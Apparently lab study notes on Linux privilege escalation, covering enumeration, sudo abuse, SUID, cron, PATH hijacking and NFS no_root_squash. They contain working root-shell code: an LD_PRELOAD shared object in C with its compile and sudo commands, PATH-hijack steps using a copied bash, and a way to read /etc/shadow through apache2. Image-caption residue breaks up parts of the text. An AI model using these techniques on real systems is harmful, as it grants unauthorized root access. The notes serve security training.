# Linux Privilege Escalation

## Enumeration

Commands:

**hostname**

**uname -a** 🡪 system information

**/proc/version file** 🡪 information about the target system processes and kernel version and compiler (e.g. GCC) is installed.  
**/etc/issue file** 🡪 contain info that displayed on console when user login, so it may have system information.

**ps** 🡪 To see running process

**ps axjf**: View process tree

**ps aux**: processes for all users (a), user that launched the process (u), processes that are not attached to a terminal (x)

**env** 🡪 show environmental variables.

**sudo -l** 🡪 list all commands that your user can run using sudo.

**etc/passwd file**

**history**

**ifconfig**

**ip route** to see which network routes exist**.**

**netstat**: gather information on existing connections.

**find**

* find / -writable -type d 2>/dev/null : Find world-writeable folders
* find / -perm -222 -type d 2>/dev/null: Find world-writeable folders
* find / -perm -o w -type d 2>/dev/null: Find world-writeable folders

find development tools and supported languages:

* find / -name perl\*
* find / -name python\*
* find / -name gcc\*

**Commands: find, locate, grep, cut, sort.**

## Automated Enumeration Tools

* **LinPeas:**[**https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS)
* **LinEnum:**[**https://github.com/rebootuser/LinEnum**](https://github.com/rebootuser/LinEnum)
* **LES (Linux Exploit Suggester):**[**https://github.com/mzet-/linux-exploit-suggester**](https://github.com/mzet-/linux-exploit-suggester)
* **Linux Smart Enumeration:**[**https://github.com/diego-treitos/linux-smart-enumeration**](https://github.com/diego-treitos/linux-smart-enumeration)
* **Linux Priv Checker:**[**https://github.com/linted/linuxprivchecker**](https://github.com/linted/linuxprivchecker)

## Kernel Exploits

kernel on Linux systems manages communication between components such as the memory and applications, this function requires the kernel to have specific privileges.

 Attack Methodology:

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Caution: failed kernel exploit can lead to a system crash.

**Hints/Notes:**

1. **Being too specific** about the kernel version when searching for exploits on Google, **Exploit-db**, or **searchsploit**
2. **Understand how the exploit code works BEFORE you launch it**. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the **SimpleHTTPServer** Python module and **wget** respectively.

## Sudo

**sudo -l**

Check which commands that current user can run with root (Sudo) Privilege

What we can make with Sudo with any command: <https://gtfobins.github.io/>

**Leverage application functions**

We may use legitimate functions in some programs to make illegal functions

EX:

Apache2 has an option that supports loading alternative configuration files (-f: specify an alternate ServerConfigFile).

Loading the /etc/shadow with this option may leak the first line in shadow file

**Leverage LD\_PRELOAD**

LD\_PRELOAD is a function that allows any program to use shared libraries.

When command Sudo -l If the "*env\_keep*" option is enabled we can generate a shared library which will be loaded and executed before the program is run.

privilege escalation Steps:

1. Check for LD\_PRELOAD (with the env\_keep option)
2. Write a simple C code compiled as a share object (.so extension) file
3. Run the program with sudo rights and the LD\_PRELOAD option pointing to our .so file

C code will simply spawn a root shell

**#include <stdio.h>  
#include <sys/types.h>  
#include <stdlib.h>  
  
void \_init() {  
unsetenv("LD\_PRELOAD");  
setgid(0);  
setuid(0);  
system("/bin/bash");  
}**

compile it using gcc into a shared object file using the following parameters;

gcc -fPIC -shared -o shell.so shell.c -nostartfiles

now use this shared object file when launching any program our user can run with sudo.

run the program that can be run with sudo by specifying the LD\_PRELOAD option

sudo LD\_PRELOAD=/home/user/ldpreload/shell.so find

Explaining:

**find is a dynamically linked binary** (like most Linux programs). This means it depends on **shared libraries** (.so files) to function.

**LD\_PRELOAD forces the program to load our .so file before the default system libraries.** Normally, find loads system libraries (like libc.so). But we force it to **load shell.so first**.

**\_init() function in shell.so executes automatically before find starts.** \_init() grants us root access and spawns a shell.

Why does sudo runs without a password? Because find is allowed under NOPASSWD in **/etc/sudoers**. This appear when executing **Sudo -l** Command.

A screen shot of a computer

AI-generated content may be incorrect.A screen shot of a computer

AI-generated content may be incorrect.A computer screen shot of a computer code

AI-generated content may be incorrect.

## SUID

SUID (Set-user Identification) and SGID (Set-group Identification), allow files to be executed with the permission level of the file owner or the group owner rather than the account which runs it. (find / -perm -u=s or -perm -04000)

Find a fille or binary with suid bit and search about exploit for it.

## Capabilities

Specific binary that has Capabilities (Specific higher Permissions or this binary).

Ex:

 If the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this SOC user higher privileges, they can **change the capabilities of the binary**. As a result, the binary would get through its task without needing a higher privilege user.

Capability doesn’t relate to users or user permissions; it is just a permission for the binary itself. It’s like SUID for files as the file has specific permission so capability means that this is for binaries, so the capability is a binary with specific privileges.

getcap tool to list enabled capabilities (getcap -r /).

## Cron Jobs

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user (like Schedule Tasks in Windows).

The idea: if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as **crontabs** (**cron tables**) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. our goal will be to find a cron job set by root and have it run our script.

**/etc/crontab**: file have the cron jobs.

## PATH

The **PATH** environment variable in Linux tells the system where to look for executables when you run a command.

If a user can write to a directory listed in PATH, they can place a malicious executable in that directory. When a script or application runs with elevated privileges (e.g., SUID bit set) and calls a command without specifying its full path, the system will search for the command in the PATH directories. If the malicious executable is found first, it will be executed with the elevated privileges.

**Briefly**: if we run command with its full path like (/usr/bin/nano) the system will load this binary directly, but if we write (nano) the system will search in **PATH** locations (directories) for nano and execute first file will be reached.

EXPLOIT: add a vuln file in PATH then execute the name of file as a command, or adjust existed file.

echo $PATH

find / -writable 2>/dev/null | grep -E '^/usr|^/bin|^/sbin'

find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u

to get directories in PATH where your user has write permissions

EX:

Write a script that execute thm command:

Exploit file

#!/bin/bash

thm

give exploit file the **suid** bit for higher priv for this binary so it will run with root perm: chmod +s path also makes it executable chmod +x

add a new binary in path like tmp directory: export PATH=/tmp:$PATH

make binary that initiate bin/bash for root bash:

cp /bin/bash /tmp/thm

chmod 777 /tmp/thm


now run the exploit file

The system will run exploit file that it run **thm command**, so system will search for **thm command** it in **PATH** and will find the binary file name “**thm”** PATH/tmp/thm that contain our exploit that initiate root shell so system will execute /tmp/thm and generate root shell.

If we can’t create a new binary in path, we can search about writable binaries in PATH and override it then execute its command.

## NFC

NFS (Network File Sharing) configuration is kept in the **/etc/exports** file. This file is created during the NFS server installation and can usually be read by users.



The critical element for this privilege escalation vector is the “**no\_root\_squash**” option

 By default, NFS will change the root user to **nfsnobody** and strip any file from operating with root privileges. If the “**no\_root\_squash**” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

enumerating mountable shares: showmount -e [target IP]

* + To see what shares on this target.

We Can take these Shares to our system, once we take it any change, we will make in it in our machine will affect automatically this share on victim machine (they are synced).

Sharing files to our system:

mount -o [permission] [victimIP]:/path\_to\_share\_on\_victim\_machine output\_filename

So, after creating malicious file in share, we can run It from victim machine.

EX:

A screenshot of a computer program

AI-generated content may be incorrect.

Now take the share to our system with mount commandA screen shot of a computer

AI-generated content may be incorrect.

Make malicious file in our system that will automatically transferred to victim machine.

A screen shot of a computer

AI-generated content may be incorrect.

Compile file and ad SUID

A screen shot of a computer screen

AI-generated content may be incorrect.

Now run the file on the victim machine

A black background with many small colored lines

AI-generated content may be incorrect.